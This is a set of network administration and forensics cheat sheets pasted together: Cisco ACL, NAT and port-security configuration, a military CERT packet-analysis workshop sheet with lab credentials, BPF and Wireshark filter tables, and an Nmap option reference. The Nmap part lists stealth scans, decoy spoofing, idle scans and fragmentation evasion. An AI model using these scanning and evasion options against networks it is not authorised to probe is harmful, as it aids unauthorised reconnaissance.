Router2>enable
Password:
Router2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route
Gateway of last resort is not set
D    192.168.10.0/24 [90/284160] via 192.168.1.1, 00:04:19, FastEthernet0/0
O    192.168.10.0/24 [110/11] via 192.168.1.1, 00:01:01, FastEthernet0/0
R    192.168.10.0/24 [120/1] via 192.168.1.1, 00:00:07, FastEthernet0/0
C    192.168.5.0/24 is directly connected, FastEthernet0/1
C    192.168.1.0/24 is directly connected, FastEthernet0/0
S    192.168.3.0/24 [1/0] via 192.168.1.1
```

Securing a Cisco Network

Security is always a concern, and your Cisco network needs to be properly secured. In the following sections, you see how to secure your Cisco network by configuring NAT, by configuring an ACL, and by applying that ACL.

Securing your Cisco network by configuring NAT

The following commands are used to configure NAT overload services on a router called Router1. In this example, a list of source address is created in access list #1, which is then used as the inside source list. The FastEthernet 0/0 port is the overloaded public address port that all inside addresses get translated to.

```
Router1>enable
Router1#configure terminal
Router1(config)#access-list 1 permit 10.0.0.0 0.255.255.255
Router1(config)#ip nat inside source list 1 interface FastEthernet 0/0 overload
Router1(config)#interface FastEthernet0/0
Router1(config-if)#ip nat outside
Router1(config-if)#interface FastEthernet0/1
Router1(config-if)#ip nat inside
```

Securing your Cisco network by configuring an access control list (ACL)

ACLs are used to control traffic flow. They can be used allow or deny the flow of traffic. The two main types of ACLs are:

- Standard ACLs, which have fewer **options** for classifying data and controlling traffic flow than Extended ACLs. They are only able to manage traffic based on the source IP address. These ACLs are numbered from 1–99 and from 1300–1999.
- Extended ACLs, which offer the ability to filter or control traffic based on a variety of criteria such as source or destination IP addresses, as well as protocol type such as, ICMP, TCP, UDP, or IP. These ACLs are numbered from 100–199 and from 2000–2699.

To create a standard ACL, you can use the following example which will create an ACL that allows traffic for the 192.168.8.0/24 network.

```
Switch1>enable
Switch1#configure terminal
Switch1(config)#access-list 50 permit 192.168.8.0 0.0.0.255
```

To create an extended ACL you can use the following example which will create an ACL that allows traffic with addresses in the 192.168.8.0/24 network and tcp ports of either 80 (http) or 443 (https):

```
Router1>enable
Router1#configure terminal
Router1(config)#access-list 101 remark This ACL is to control the outbound router traffic.
Router1(config)#access-list 101 permit tcp 192.168.8.0 0.0.0.255 any eq 80
Router1(config)#access-list 101 permit tcp 192.168.8.0 0.0.0.255 any eq 443
```

Securing your Cisco network by applying an access control list

After you have created an Access Control List (ACL), such as ACL 101 created above, you can apply that ACL to an interface. In the following example, this ACL is placed to restrict outbound traffic on FastEthernet0/1.

```
Router1>enable
Router1#configure terminal
Router1(config)#interface FastEthernet0/1
Router1(config-if)#ip access-group 101 out
```

PORT SECURITY

```
Switch>enable
Password: cisco
Switch#show running-config
Switch#configure terminal
Switch(config)#interface fa0/12
Switch(config-if)#switchport mode access
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security maximum 2
Switch(config-if)#switchport port-security violation shutdown
Switch(config-if)#no shutdown
Switch(config-if)#end
Switch#show port-security interface fa0/12
Switch#copy running-config startup-config
```

Cisco Access Control Lists:

Standard ACL: 1 – 99 and 1300 – 1999

- Use a remark to describe the ACL (Optional):

```
1  R1(config)# access-list 1 remark ACL TO DENY
```


19

ACCESS FROM SALES VLAN

- Create the ACL, keeping the following in mind:
  - ACL uses first-match logic.
  - There is an implicit deny anyat the end of the ACL.

```
R1(config)# access-list 2 deny 192.168.1.77
R1(config)# access-list 2 deny 192.168.1.64
0.0.0.31
R1(config)# access-list 2 permit 10.1.0.0
0.0.255.255
R1(config)# access-list 2 deny 10.0.0.0
0.255.255.255
R1(config)# access-list 2 permit any
```

- Enable the ACL on the chosen router interface in the correct direction (in or out):

```
R1(config-if)# ip access-group 2 out
```

- Using standard ACL to limit telnet and SSH access to a router:

Create the ACL that defines the permitted telnet clients:

```
R1(config)# access-list 99 remark ALLOWED TELNET
CLIENTS
R1(config)# access-list 99 permit 192.168.1.128
0.0.0.15
```

Apply the ACL inbound the vty lines

```
R1(config)# line vty 0 4
R1(config-line)# access-class 99 in
```

Extended ACL: 100 – 199 and 2000 – 2699

- Extended ACL should be placed as close as possible to the source of the packet.
- Extended ACL matches packets based on source & des.IP addresses, protocol, source & des. Port numbers andother criteria as well

```
R1(config)# access-list 101 remark MY_ACCESS_LIST
R1(config)# access-list 101 deny iphost 10.1.1.1
host 10.2.2.2
R1(config)# access-list 101 deny tcp 10.1.1.0
0.0.0.255 any eq 23
R1(config)# access-list 101 deny icmp 10.1.1.1
0.0.0.0 any
R1(config)# access-list 101 deny tcphost 10.1.1.0
host 10.0.0.1 eq 80
R1(config)# access-list 101 deny udphost 10.1.1.7
eq 53 any
R1(config)# access-list 101 permit ip any any
R1(config)# interface fastEthernet 0/0
R1(config-if)# ip access-group 101 in
```

Named ACL:

- Named ACLs use names to identify ACLs rather than numbers, and commands that permit or deny traffic are written in a sub mode called named ACL mode (nacl).
- Named ACL enables the editing of the ACL (deleting or inserting statements) by sequencing statements of the ACL.
- Named standard ACL:

```
R1(config)# ip access-list standard
MY_STANDARD_ACL
R1(config-std-nacl)# permit 10.1.1.0 0.0.0.255
R1(config-std-nacl)# deny 10.2.2.2
R1(config-std-nacl)# permit any
R1(config)# interface fastEthernet 0/1
R1(config-if)# ip access-group MY STANDARD ACL out
```

- Named extended ACL:

```
R1(config)# ip access-list extended
MY_EXTENDED_ACL
R1(config-ext-nacl)# deny icmp 10.1.1.1 0.0.0.0
any
R1(config-ext-nacl)# deny tcphost 10.1.1.0 host
10.0.0.1 eq 80
R1(config-ext-nacl)# permit ip any any
R1(config)# interface fastEthernet 0/1
R1(config-if)# ip access-group MY EXTENDED ACL in
```

- Editing ACL using sequence numbers:

```
R1(config)# ip access-list extended
MY_EXTENDED_ACL
R1(config-ext-nacl)# no 20    ! Deletes the
statement of sequence number 20
R1(config)# ip access-list standard 99
R1(config-std-nacl)# 5 deny 1.1.1.1    ! inserts a
statement with sequence 5
```

Generate a HOSTS file (like /etc/hosts) based on DNS lookups in a PCAP file:

tshark -r dump.pcap -q -z hosts > hosts.txt

Print Protocol Hierarchy Statistics (PHS) listing for all traffic in dump.pcap

tshark -r dump.pcap -q -z io,phs

== NGREP ==

ngrep <-iqvx> <-IO pcap_dump > < -n num > < match expression > < bpf filter >

-i Ignore case for the regex expression.

-q Be quiet; don't output any information other than packet headers and their payloads (if relevant).

-v Invert the match; only display packets that don't match.

-x Dump packet contents as hexadecimal as well as ASCII.

-I pcap_dump
Input file pcap file into ngrep.

-O pcap_dump
Output matched packets to a pcap file.

-n num
Match only num packets total, then exit.

match expression
A match expression is an extended regular expression.

bpf filter
Selects a filter that specifies what packets will be dumped.

EXAMPLES

Search a PCAP file for packets containing the email address "user@internet.se"

ngrep -I dump.pcap -q user@internet.se

Search for DNS requests (to port 53) for "pwned.se"

ngrep -I snort.log.1428364808 -q -i pwned.se dst port 53

SWEDISH ARMED FORCES

www.forsvarsmakten.se

Unzip the VirtualBox machine from Hands-on_Network_Forensics.zip on your USB thumb drive to your local hard drive

Start VirtualBox and run the Security Onion VM

Usernames/Passwords

Security Onion VM
user / password

ELSA : https://127.0.0.1/elsa/
user / password


Squert : https://127.0.0.1/squert/
user / password

Snorby : https://127.0.0.1:444/
user@internet.se / password

Xplico : https://127.0.0.1:9876/
xplico / xplico

Paths

PCAP files:
/nsm/sensor_data/securityonion_eth1/dailylogs/
Argus files:
/nsm/sensor_data/securityonion_eth1/argus/
Bro-IDS logs:
/nsm/bro/logs/
ip whitelist.py
/usr/local/bin/ip_whitelist.py



27th ANNUAL FIRST CONFERENCE BERLIN 14-19 JUNE 2015

SWE.MIL.CERT
SWEDISH ARMED FORCES COMPUTER EMERGENCY RESPONSE TEAM

Hands-on Network Forensics Workshop Cheat Sheet

== ARGUS ==

ra [options] [-- filter-expression]

-n Suppress port number to service conversion.

-r [- | <file file ...>]
Read data from <files> in the order presented on the commandline. '-' denotes stdin (default).

-R <dir dir ...>
Recursively descend the directory and process all the regular files that are encountered.

-w <file>
Append matching data to <file>, in argus file format. An output-file of '-' directs ra to write the argus(5) records to stdout, allowing for "chaining" ra* style commands together.

racluster [-m aggregation-objects][options] [-- filter-expression]

Supported aggregation-objects are:

saddr/[1|m]	source IP addr/[cidr len | m.a.s.k].
daddr/[1|m]	destination IP addr/[cidr len | m.a.s.k].
proto	transaction protocol.
sport	source port number. Implies use of 'proto'.
dport	destination port number. Implies use of 'proto'.

```
rasort [-m sort-fields] [options] [-- filter-
       expression]

Supported sort-fields are:

stime          record start time <default>

dur            record total duration.

saddr[/cidr]   source IP addr, with optional
               cidr specification for IPv4
               addresses.

daddr[/cidr]   destination IP addr, with
               optional cidr specification for
               IPv4 addresses.

sport          source port number.

dport          destination port number.

bytes          total transaction bytes.

sbytes         src -> dst transaction bytes.

dbytes         dst -> src transaction bytes.

pkts           total transaction packet count.

spkts          src -> dst packet count.

dpkts          dst -> src packet count.


rafilteraddr   [-f address.file] [-v] [options]
               [-- filter-expression]

-v   Invert the logic and print flows that don't
     match any of the addresses.

EXAMPLES

List all flows to/from the class C network
217.195.49.0/24 in chronological order based on
start time:

racluster -R * -w - -- net 217.195.49.0/24 |
rasort -m stime -n

List all flows to/from 192.168.0.53, where the
remote IP is not listed in ip_whitelist.txt.
Sort flows based on bytes sent from the server:

rafilteraddr -R * -v -f /usr/local/etc/
ip_whitelist.txt -w - -- host 192.168.0.53 |
racluster -w - | rasort -m dbytes -n
```


== TCPDUMP ==

```
tcpdump [ -n ] [ -c count ] [ -i interface ] [ -
    r file ] [ -w file ] [ filter-expression ]

-c   Exit after receiving count packets.

-i   Sniff packets from interface.

-n   Don't convert addresses (i.e., host addres-
     ses, port numbers, etc.) to names.

-r   Read packets from file.

-w   Write the raw packets to file rather than
     parsing and printing them out.

EXAMPLES

Sniff and print DNS packets to stdout:

tcpdump -i eth0 -n port 53

Capture 100 packets from eth0 to sniffed.pcap:

tcpdump -i eth0 -c 100 -w sniffed.pcap

Filter a PCAP file to only include traffic to/
from 217.195.49.146 into a new PCAP file:

tcpdump -r snort.log.1426118407 -w /var/
tmp/217.195.49.146.pcap host 217.195.49.146
```

== TCPFLOW ==

```
Tcpflow [-BcC] [-AH] [-b max_bytes] [-i iface]
    [-r file1.pcap] [expression]

-B   Force binary output even when printing to
     console with -C or -c.

-b   Capture no more than max_bytes bytes per
     flow.

-c   Console print (stdout), without storing any
     captured data to files

-C   Console print without the packet source and
     destination details being printed.

-AH  Perform HTTP post-processing ("After" pro-
     cessing) to extract HTTP payloads.

-i   Capture packets from the network interface
     named iface.

-r   Read from PCAP file.

EXAMPLE

Extract contents of POP3 sessions (TCP 110):

tcpflow -r emails.pcap port 110
```

== TSHARK ==

```
tshark [ -c <packet count> ] [ -e <field> ] [ -
n ] [ -q ] [ -r <infile> ] [ -R <read (display)
filter> ] [ -T fields ][ -w <outfile>|- ] [ -x ]
[ -z <statistics> ]

-c   <packet count>
     Set the maximum number of packets to read.

-e   <field>
     Add a field to the list of fields to dis-
     play if -T fields is selected.

-n   Disable network object name resolution
     (such as hostname, TCP and UDP port names).

-q   Don't print packet information; this is
     useful if you're using a -z option to cal-
     culate statistics and don't want the packet
     information printed, just the statistics.

-r   <infile>
     Read packet data from infile.

-R   <read (display) filter>
     Cause the specified filter to be applied.

-T   fields
     Set the format of the output when viewing
     decoded packet data. The values of fields
     specified with the -e option.

-w   <outfile> | -
     Write raw packet data to outfile or to the
     standard output if outfile is '-'.

-x   Cause TShark to print a hex and ASCII dump
     of the packet data after printing the sum-
     mary or details.

-z   <statistics>
     Get TShark to collect various types of
     statistics and display the result after fi-
     nishing reading the capture file.  Use the
     -q flag if you're reading a capture file
     and only want the statistics printed.

EXAMPLES

Print client IP and HTTP URI for all HTTP re-
quests containing the string "index.html":

tshark -r dump.pcap -R "http.request.uri con-
tains index.html" -T fields -e ip.src -e
http.request.uri
```

TCPDUMP

Command Line Options

-A	Print frame payload in ASCII	**-q**	Quick output
-c <count>	Exit after capturing **count** packets	**-r <file>**	Read packets from **file**
-D	List available interfaces	**-s <len>**	Capture up to **len** bytes per packet
-e	Print link-level headers	**-S**	Print absolute TCP sequence numbers
-F <file>	Use **file** as the filter expression	**-t**	Don't print timestamps
-G <n>	Rotate the dump file every n seconds	**-v[v[v]]**	Print more verbose output
-i <iface>	Specifies the capture interface	**-w <file>**	Write captured packets to **file**
-K	Don't verify TCP checksums	**-x**	Print frame payload in hex
-L	List data link types for the interface	**-X**	Print frame payload in hex and ASCII
-n	Don't convert addresses to names	**-y <type>**	Specify the data link type
-p	Don't capture in promiscuous mode	**-Z <user>**	Drop privileges from root to **user**

Capture Filter Primitives

[src|dst] host <host>	Matches a host as the IP source, destination, or either
ether [src|dst] host <ehost>	Matches a host as the Ethernet source, destination, or either
gateway host <host>	Matches packets which used **host** as a gateway
[src|dst] net <network>/<len>	Matches packets to or from an endpoint residing in **network**
[tcp|udp] [src|dst] port <port>	Matches TCP or UDP packets sent to/from **port**
[tcp|udp] [src|dst] portrange <p1>-<p2>	Matches TCP or UDP packets to/from a port in the given range
less <length>	Matches packets less than or equal to **length**
greater <length>	Matches packets greater than or equal to **length**
(ether|ip|ip6) proto <protocol>	Matches an Ethernet, IPv4, or IPv6 protocol
(ether|ip) broadcast	Matches Ethernet or IPv4 broadcasts
(ether|ip|ip6) multicast	Matches Ethernet, IPv4, or IPv6 multicasts
type (mgt|ctl|data) [subtype <subtype>]	Matches 802.11 frames based on type and optional subtype
vlan [<vlan>]	Matches 802.1Q frames, optionally with a VLAN ID of **vlan**
mpls [<label>]	Matches MPLS packets, optionally with a label of **label**
<expr> <relop> <expr>	Matches packets by an arbitrary expression

Protocols

arp	**ip6**	**slip**
ether	**link**	**tcp**
fddi	**ppp**	**tr**
icmp	**radio**	**udp**
ip	**rarp**	**wlan**

TCP Flags

tcp-urg	**tcp-rst**
tcp-ack	**tcp-syn**
tcp-psh	**tcp-fin**

Modifiers

! or **not**
&& or **and**
|| or **or**

Examples

udp dst port not 53	UDP not bound for port 53
host 10.0.0.1 && host 10.0.0.2	Traffic between these hosts
tcp dst port 80 or 8080	Packets to either TCP port

ICMP Types

icmp-echoreply	**icmp-routeradvert**	**icmp-tstampreply**
icmp-unreach	**icmp-routersolicit**	**icmp-ireq**
icmp-sourcequench	**icmp-timxceed**	**icmp-ireqreply**
icmp-redirect	**icmp-paramprob**	**icmp-maskreq**
icmp-echo	**icmp-tstamp**	**icmp-maskreply**

Berkeley Packet Filters – The Basics

Created by Jeff Stebelton and edited by Chris Davis

Introduction

What are Berkeley Packet Filters? BPF's are a raw (protocol independent) socket interface to the data link layer that allows filtering of packets in a very granular fashion[1].

Working with BPF

If you use tcpdump for very long, you encounter what are called "primitives", filter expressions to tune your results to only see certain traffic. Examples of primitives are "**net**", "**port**" "**addr**" and qualifiers to those such as "**src**" or "**dst**".

With these we can limit our results using filters such as '**src host 10.10.1.1**' or '**net 10.10**'. There are many of these (see the man page of tcpdump for the full list)

You can also specify protocols, such as "**ip**", "**tcp**", or "**icmp**". Some even make comparisons, such as "**less**" and "**greater**" for packet length.

These primitives are short cuts for BPF's. Each one references some field or fields in one of the network protocol headers. For example, the embedded protocol field in the IP header is the 9th byte offset from 0. If the value contained there is a 6, the packet is TCP. So the primitive "tcp" really means show me all the packets in the IP header whose 9th byte offset from 0 contains a 6. If we wrote this as a BPF, it would look like this: **'ip[9] = 6'** or using hex, '**ip[9] = 0x06**' .

BPF's can go far beyond the built-in primitives, allowing us to get as granular as needed, down the single bit level. If a field does not span the entire byte, we'll need to write a BPF to look at the bits in question to determine the value there.

Let's look at the first line of the IP header[3] to see an example.

Byte	**0**	**Byte 1**	**Byte 2**	**Byte 3**
IP Version	IP Header length	Type of Service	Total Length	

We see byte 0 (we start counting from 0, which is what we mean by offset from 0) that there are two fields in the byte, the IP Version field and the IP Header Length Field.

If we wanted to see what the IP version of the packet is, how we would do this? We only want the value in the high order nibble (high order = left most as we count bits from right to left, and a nibble is 4 bits, or half a byte). To see that value we have to extract it from the

byte of data somehow and look at it singularly. To do this, we employ a method know as bitmasking. Bitmasking is simply filtering out the bits we don't wish to look at and retaining the ones we do.

To accomplish this, we'll perform a bitwise AND operation on all of the bits in the byte. If we AND the bits, only the ones with a value of 1 will be retained. Let's look at this.

Here's a binary representation of a typical first byte in the IP header:

0 1 0 0 0 1 0 1

We've separated the two nibbles here for clarity. We see the low order nibble (right-most) has 0101. This is our IP header length. We want to check the high order nibble, which has the value 0100. To do this we will add 1 to each bit. In a bitwise AND, any values except two 1's equal 0. Two 1's equal one.

So to manipulate the bits to see the first nibble only, we want to add 1's to the high order nibble and 0's to the lower order. Since all 1's will equal F in hex, we will write an expression adding hex F to the first nibble and 0 to the second.

Here's what the BPF will look like:

'ip[0] & 0xF0 = 0x40' (our search value). Alternate decimal version '**ip[0] & 0xF0 = 64**'

Broken down, we are telling tcpdump to look at the IP header (ip), first byte offset from 0 ([0]), retain all the bits in the first nibble and discard all the bits in the low order nibble (& 0xF0) and show us all the packets with a value of 4 in that nibble (= 4).

Here's our bit wise operation…

0 1 0 0 0 1 0 1

1 1 1 1 0 0 0 0

0 1 0 0 0 0 0 0

We now see the low order nibble has been filtered (all 0's) and we have the high order nibble left. Binary 0100 = decimal 4, so this shows us the packet has value of 4 in the high order nibble of the first byte; the IP header is set to IPv4.

Sample Filters

Now that we see how BPF's work, here are some samples of filters we can search on:

'ip[9] = 0x11' udp

'ip[9] = 0x01' icmp

'tcp[2:2]' 2nd byte, spanning two bytes

'**icmp[0] = 0x08**' echo request packet

'tcp[2:2] < 0x14' tcp dest port < 20

Let's create a filter for one of the more common and more complex uses: TCP Flags

The flags field in TCP is found at the 13th byte offset from 0. The flags themselves inhabit all of the lower order nibble, and the two lower order bits of the high order nibble.

The two high order bits of the high order nibble are used for ECN (Explicit Congestion Notification). Here's our layout…

TCP Byte 13

Let's assume we wish to see all packets with the SYN and FIN flags set. This is anomalous behavior and usually indicative of a port scanning method.

High order nibble Low order nibble

128 64 32 16 -- **8 4 2 1** <--- Binary for the entire byte

CWR ECE Urg Ack - - Push Reset Syn Fin

0 0 0 0 - - 0 0 1 1 <------ each nibble converted directly to hex is 0x03

Using the above chart, you can get hex values for filters but can also use the

If we simply wanted to get all ip packets with ONLY syn/fin set then we would use the following filter:

'ip[13] = 0x03'

In this past example, we tell tcpdump to go to the 13th offset of the ip header (flags field) and search for packets that have an exact value of 0x03 in hex. However, what if we wanted all packets that had syn/fin regardless if they had additional flags?

'**ip[13] & 0x03 = 0x03**'

This Filter will grab ALL packets with any number of combination flags so long as they have the syn/fin flags set.

Now that we know how to look at only the bits we need, we can apply this to any field, in any network header. You can, of course, string multiple filters together to get as specific as needed. Here's a tcpdump query to show us all packets with the Syn flag set, and a datagram (packet) size greater than 134 bytes (probable data on the Syn packet), and an IP version that is NOT 4:

'tcpdump –nn –i eth0 'tcp[13] & 0x02 = 2 and ip[2:2] > 0x86 and ip[0] & 0xF0 != 4'

Examples

Capture only traffic to or from IP address 172.18.5.4:

- host 172.18.5.4

Capture traffic to or from a range of IP addresses:

- net 192.168.0.0/24

or

- net 192.168.0.0 mask 255.255.255.0

Capture traffic from a range of IP addresses:

- src net 192.168.0.0/24

or

- src net 192.168.0.0 mask 255.255.255.0

Capture traffic to a range of IP addresses:

- dst net 192.168.0.0/24

or

- dst net 192.168.0.0 mask 255.255.255.0

Capture only DNS (port 53) traffic:

- port 53

Capture non-HTTP and non-SMTP traffic on your server (both are equivalent):

- host www.example.com and not (port 80 or port 25)

  host www.example.com and not port 80 and not port 25

Capture except all ARP and DNS traffic:

- port not 53 and not arp

Capture traffic within a range of ports

- (tcp[0:2] > 1500 and tcp[0:2] < 1550) or (tcp[2:2] > 1500 and tcp[2:2] < 1550)

or, with newer versions of libpcap (0.9.1 and later):

- tcp portrange 1501-1549

Capture only Ethernet type EAPOL:

- ether proto 0x888e

Reject ethernet frames towards the Link Layer Discovery Protocol Multicast group:

- not ether dst 01:80:c2:00:00:0e

Capture only IP traffic - the shortest filter, but sometimes very useful to get rid of lower layer protocols like ARP and STP:

- ip

Capture only unicast traffic - useful to get rid of noise on the network if you only want to see traffic to and from your machine, not, for example, broadcast and multicast announcements:

- not broadcast and not multicast

Capture IPv6 "all nodes" (router and neighbor advertisement) traffic. Can be used to find rogue RAs:

- dst host ff02::1

Capture HTTP GET requests. This looks for the bytes 'G', 'E', 'T', and ' ' (hex values 47, 45, 54, and 20) just after the TCP header. "tcp[12:1] & 0xf0) >> 2" figures out the TCP header length. From Jefferson Ogata via the tcpdump-workers mailing list.

- port 80 and tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x47455420

Wireshark Display Filters · Part 1

Ethernet

eth.addr	eth.len	eth.src
eth.dst	eth.lg	eth.trailer
eth.ig	eth.multicast	eth.type

IEEE 802.1Q

vlan.cfi	vlan.id	vlan.priority
vlan.etype	vlan.len	vlan.trailer

IPv4

ip.addr	ip.fragment.overlap.conflict
ip.checksum	ip.fragment.toolongfragment
ip.checksum_bad	ip.fragments
ip.checksum_good	ip.hdr_len
ip.dsfield	ip.host
ip.dsfield.ce	ip.id
ip.dsfield.dscp	ip.len
ip.dsfield.ect	ip.proto
ip.dst	ip.reassembled_in
ip.dst_host	ip.src
ip.flags	ip.src_host
ip.flags.df	ip.tos
ip.flags.mf	ip.tos.cost
ip.flags.rb	ip.tos.delay
ip.frag_offset	ip.tos.precedence
ip.fragment	ip.tos.reliability
ip.fragment.error	ip.tos.throughput
ip.fragment.multipletails	ip.ttl
ip.fragment.overlap	ip.version

IPv6

ipv6.addr	ipv6.hop_opt
ipv6.class	ipv6.host
ipv6.dst	ipv6.mipv6_home_address
ipv6.dst_host	ipv6.mipv6_length
ipv6.dst_opt	ipv6.mipv6_type
ipv6.flow	ipv6.nxt
ipv6.fragment	ipv6.opt.pad1
ipv6.fragment.error	ipv6.opt.padn
ipv6.fragment.more	ipv6.plen
ipv6.fragment.multipletails	ipv6.reassembled_in
ipv6.fragment.offset	ipv6.routing_hdr
ipv6.fragment.overlap	ipv6.routing_hdr.addr
ipv6.fragment.overlap.conflict	ipv6.routing_hdr.left
ipv6.fragment.toolongfragment	ipv6.routing_hdr.type
ipv6.fragments	ipv6.src
ipv6.fragment.id	ipv6.src_host
ipv6.hlim	ipv6.version

ARP

arp.dst.hw_mac	arp.proto.size
arp.dst.proto_ipv4	arp.proto.type
arp.hw.size	arp.src.hw_mac
arp.hw.type	arp.src.proto_ipv4
arp.opcode	

TCP

tcp.ack	tcp.options.qs
tcp.checksum	tcp.options.sack
tcp.checksum_bad	tcp.options.sack_le
tcp.checksum_good	tcp.options.sack_perm
tcp.continuation_to	tcp.options.sack_re
tcp.dstport	tcp.options.time_stamp
tcp.flags	tcp.options.wscale
tcp.flags.ack	tcp.options.wscale_val
tcp.flags.cwr	tcp.pdu.last_frame
tcp.flags.ecn	tcp.pdu.size
tcp.flags.fin	tcp.pdu.time
tcp.flags.push	tcp.port
tcp.flags.reset	tcp.reassembled_in
tcp.flags.syn	tcp.segment
tcp.flags.urg	tcp.segment.error
tcp.hdr_len	tcp.segment.multipletails
tcp.len	tcp.segment.overlap
tcp.nxtseq	tcp.segment.overlap.conflict
tcp.options	tcp.segment.toolongfragment
tcp.options.cc	tcp.segments
tcp.options.ccecho	tcp.seq
tcp.options.ccnew	tcp.srcport
tcp.options.echo	tcp.time_delta
tcp.options.echo_reply	tcp.time_relative
tcp.options.md5	tcp.urgent_pointer
tcp.options.mss	tcp.window_size
tcp.options.mss_val	

UDP

udp.checksum	udp.dstport	udp.srcport
udp.checksum_bad	udp.length	
udp.checksum_good	udp.port	

Operators	Logic	
eq or ==	and or &&	Logical AND
ne or !=	or or ||	Logical OR
gt or >	xor or ^^	Logical XOR
lt or <	not or !	Logical NOT
ge or >=	[n] […]	Substring operator
le or <=		

Wireshark Display Filters · Part 2

Frame Relay

fr.becn	fr.de
fr.chdlctype	fr.dlci
fr.control	fr.dlcore_control
fr.control.f	fr.ea
fr.control.ftype	fr.fecn
fr.control.n_r	fr.lower_dlci
fr.control.n_s	fr.nlpid
fr.control.p	fr.second_dlci
fr.control.s_ftype	fr.snap.oui
fr.control.u_modifier_cmd	fr.snap.pid
fr.control.u_modifier_resp	fr.snaptype
fr.cr	fr.third_dlci
fr.dc	fr.upper_dlci

PPP

ppp.address	ppp.direction
ppp.control	ppp.protocol

MPLS

mpls.bottom	mpls.oam.defect_location
mpls.cw.control	mpls.oam.defect_type
mpls.cw.res	mpls.oam.frequency
mpls.exp	mpls.oam.function_type
mpls.label	mpls.oam.ttsi
mpls.oam.bip16	mpls.ttl

ICMP

icmp.checksum	icmp.ident	icmp.seq
icmp.checksum_bad	icmp.mtu	icmp.type
icmp.code	icmp.redir_gw	

DTP

dtp.neighbor	dtp.tlv_type	vtp.neighbor
dtp.tlv_len	dtp.version	

VTP

vtp.code	vtp.vlan_info.802_10_index
vtp.conf_rev_num	vtp.vlan_info.isl_vlan_id
vtp.followers	vtp.vlan_info.len
vtp.md	vtp.vlan_info.mtu_size
vtp.md5_digest	vtp.vlan_info.status.vlan_susp
vtp.md_len	vtp.vlan_info.tlv_len
vtp.seq_num	vtp.vlan_info.tlv_type
vtp.start_value	vtp.vlan_info.vlan_name
vtp.upd_id	vtp.vlan_info.vlan_name_len
vtp.upd_ts	vtp.vlan_info.vlan_type
vtp.version	

ICMPv6

icmpv6.all_comp	icmpv6.option.name_type.fqdn
icmpv6.checksum	icmpv6.option.name_x501
icmpv6.checksum_bad	icmpv6.option.rsa.key_hash
icmpv6.code	icmpv6.option.type
icmpv6.comp	icmpv6.ra.cur_hop_limit
icmpv6.haad.ha_addrs	icmpv6.ra.reachable_time
icmpv6.identifier	icmpv6.ra.retrans_timer
icmpv6.option	icmpv6.ra.router_lifetime
icmpv6.option.cga	icmpv6.recursive_dns_serv
icmpv6.option.length	icmpv6.type
icmpv6.option.name_type	

RIP

rip.auth.passwd	rip.ip	rip.route_tag
rip.auth.type	rip.metric	rip.routing_domain
rip.command	rip.netmask	rip.version
rip.family	rip.next_hop	

BGP

bgp.aggregator_as	bgp.mp_reach_nlri_ipv4_prefix
bgp.aggregator_origin	bgp.mp_unreach_nlri_ipv4_prefix
bgp.as_path	bgp.multi_exit_disc
bgp.cluster_identifier	bgp.next_hop
bgp.cluster_list	bgp.nlri_prefix
bgp.community_as	bgp.origin
bgp.community_value	bgp.originator_id
bgp.local_pref	bgp.type
bgp.mp_nlri_tnl_id	bgp.withdrawn_prefix

HTTP

http.accept	http.proxy_authorization
http.accept_encoding	http.proxy_connect_host
http.accept_language	http.proxy_connect_port
http.authbasic	http.referer
http.authorization	http.request
http.cache_control	http.request.method
http.connection	http.request.uri
http.content_encoding	http.request.version
http.content_length	http.response
http.content_type	http.response.code
http.cookie	http.server
http.date	http.set_cookie
http.host	http.transfer_encoding
http.last_modified	http.user_agent
http.location	http.www_authenticate
http.notification	http.x_forwarded_for
http.proxy_authenticate	

Professor Messer

Professor Messer's Quick Reference Guide to NMAP

Contributed By:
shravansofts2011@gmail.com

SCAN OPTION SUMMARY

Scan Name	Command Syntax	Requires Privileged Access	Identifies TCP Ports	Identifies UDP Ports
TCP SYN Scan	-sS	YES	YES	NO
TCP connect() Scan	-sT	NO	YES	NO
FIN Stealth Scan	-sF	YES	YES	NO
Xmas Tree Stealth Scan	-sX	YES	YES	NO
Null Stealth Scan	-sN	YES	YES	NO
Ping Scan	-sP	NO	NO	NO
Version Detection	-sV	NO	NO	NO
UDP Scan	-sU	YES	NO	YES
IP Protocol Scan	-sO	YES	NO	NO
ACK Scan	-sA	YES	YES	NO
Window Scan	-sW	YES	YES	NO
RPC Scan	-sR	NO	NO	NO
List Scan	-sL	NO	NO	NO
Idlescan	-sI	YES	YES	NO
FTP Bounce Attack	-b	NO	YES	NO

HOST AND PORT OPTIONS

Exclude Targets	--exclude <host1 [,host2],...>
Exclude Targets in File	--excludefile <exclude_file>
Read Targets from File	-iL <inputfilename>
Pick Random Numbers for Targets	-iR <num_hosts>
Randomize Hosts	--randomize_hosts, -rH
No Random Ports	-r
Source Port	--source-port <portnumber>
Specify Protocol or Port Numbers	-p <port_range>
Fast Scan Mode	-F
Create Decoys	-D <decoy1 [,decoy2][,ME],...>
Source Address	-S <IP_address>
Interface	-e <interface>
List Interfaces	--iflist

TUNING AND TIMING OPTIONS

Time to Live	--ttl
Use Fragmented IP Packets	-f, -ff
Maximum Transmission Unit	--mtu <databytes>
Data Length	--data-length <databytes>
Host Timeout	--host-timeout <milliseconds>
Initial Round Trip Timeout	--initial-rtt-timeout <milliseconds>
Minimum Round Trip Timeout	--min-rtt-timeout <milliseconds>
Maximum Round Trip Timeout	--max-rtt-timeout <milliseconds>
Maximum Parallel Hosts per Scan	--max-hostgroup <number>
Minimum Parallel Hosts per Scan	--min-hostgroup <number>
Maximum Parallel Port Scans	--max-parallelism <number>
